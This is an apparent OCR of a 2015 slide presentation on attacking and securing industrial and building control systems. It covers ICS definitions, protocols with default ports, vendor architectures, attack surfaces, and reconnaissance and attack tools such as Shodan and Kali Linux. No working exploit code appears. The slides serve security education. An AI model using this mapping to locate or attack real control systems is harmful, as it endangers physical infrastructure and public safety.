The PMC Group LLC

Engineering a better tomorrow today

Exploiting controls systems demonstration using Shodan, DB Exploit, Google Hacking, Diggity, Kali Linux

Michael Chipley, PhD GICSP PMP LEED AP
President

March 24, 2015

mchipley@pmcgroup.biz

Control Systems Definitions

Industrial Control Systems (ICS) are physical equipment oriented technologies and systems that deal with the actual running of plants and equipment, include devices that ensure physical system integrity and meet technical constraints, and are event-driven and frequently real-time software applications or devices with embedded software. These types of specialized systems are pervasive throughout the infrastructure and are required to meet numerous and often conflicting safety, performance, security, reliability, and operational requirements. ICSs **include Building Automation Systems (BAS), Building Management Systems (BMS), Energy Management Systems (EMS), Emergency Management Information Systems (EMIS), and Electronic Security Systems (ESS)**.

Within the controls systems industry, ICS systems are often referred to as Operational Technology (OT) systems.

Emerging Terms: Cyber-Physical Systems (CPS), Resilient Interdependent Infrastructure Processes and Systems (RIPS)

Types of Building Control Systems


Advanced Metering Infrastructure
Building Automation System
Building Management Control System
CCTV Surveillance System
CO2 Monitoring
Digital Signage Systems
Electronic Security System
Emergency Management System
Energy Management System
Exterior Lighting Control Systems
Fire Alarm System

Fire Sprinkler System
Interior Lighting Control System
Intrusion Detection Systems
Physical Access Control System
Public Safety/Land Mobile Radios
Renewable Energy Geothermal Systems
Renewable Energy Photo Voltaic Systems
Shade Control System
Smoke and Purge Systems
Vertical Transport System (Elevators and Escalators)

Smart High-Performance Green Buildings are highly integrated / interconnected


Johnson Controls Architecture

and sustainable.



ısys® is a registered trademark of Johnson Controls, Inc.

Tridium Architecture



WEBs SYSTEM ARCHITECTURE

System & Terminal Unit Controllers, Actuators


JACE

Field Server

iLon Smart Server

VAV

L-switch




BAS Remote Server

Valve Actuator

Valve Actuator

Pressure Sensor



Temperature Sensor

Analog voltage, resistance, current signal is converted to digital, then IP

ICS Protocols

Internet Protocols

- IPv4 and IPv6
- Transmission Control Protocol (TCP)
- User Datagram Protocol (UDP)
- Hypertext Transfer Protocol (HTTP) - Port 80
- Hypertext Transfer Protocol Secure (HTTPS) - Port 443

Open Control Systems Protocols

- Modbus: Master/Slave - Port 502
- BACnet: Master/Slave - Port 47808
- LonWorks/LonTalk: Peer to Peer - Port 1679
- DNP3: Master/Slave - Port 20000
- IEEE 802.x - Peer to Peer
- Zigbee - Peer to Peer
- Bluetooth – Master/Slave

Proprietary Control Systems Protocols

- Tridium NiagraAX/Fox
- Johnson Metasys N2
- OSISoft Pi System
- Many others…

Building Control System Protocols

Control systems are fundamentally different than IT


- Can be based on Master and Slaves or Peer to Peer
- Slaves have Registers and Coils
- Devices use several different programming languages to perform operations
- Not originally designed for security or encryption

Master = Client : sends requests for values in the address
Slave = Server : replies with data
Registers and Coils = memory locations


Typical file extensions:

*.ACD
*.CXP
*.ESD
*.ESX
*.LDA
*.LCD
*.LDO
*.LCX
*.plcproject
*.PRJ
*.PRT
*.RSP
*.QXD
*.SCD

Typical Modbus Architecture



Typical BACnet Architecture




Continuous Monitoring and Attack Surfaces

Host Based Security Systems Scanning (Active)

Windows, Linux HTTP, TCP, UDP

Intrusion Detection Systems (Passive) PLC, RTU, Sensor Modbus, LonTalk, BACnet, DNP3


IP Network External to ICS
IP Network External to ICS
Connection Components (Firewalls, DMZ, Proxies, Servers etc)
ICS Enclave Authorization Boundary
nection Components DMZ, Proxies, Servers etc)
ICS Management
Software Updates, Monitoring, Scanning, Patches, Audits
4N – IP Network (ICS VLAN(s) or dedicated network)
To more Field
Level 4 ICS Front End and ICS IP Network
4A - Servers
4B - Workstations
Operations Center
To more Field Control Systems
Level 3 Facility Point of Connection (FPOC)
or
or
Switch, "Proxy Device", or Firewall
2D – Field Control System Computers
1N – Non-IP Network
1A - Non-IP Controllers
(non-IP)
Level 0 Sensors & Actuators

McAfee
Nessus
Retina

Client Side Attacks

Server Side Attacks

Network Attacks

Nessus Passive Vulnerability Scanner
Sophia
Grass Marlin
Others?

Hardware Attacks

Tools

Information Gathering

- Google Search and Hacking
- Google Earth
- The Harvester
- Recon-NG
- Shodan
- Costar

Network Discovery & Monitoring

- Nmap
- Snort
- Kismet
- Nessus
- McAfee
- Sophia
- Bandolier

Attack and Defend Tools

- Kali Linux (Backtrack)
- SamuraiSTFU
- Wireshark
- Gleg
- Windows PowerShell
- Windows Management Information Console
- Windows Enhanced Mitigation Tools
- Windows Sysinternals

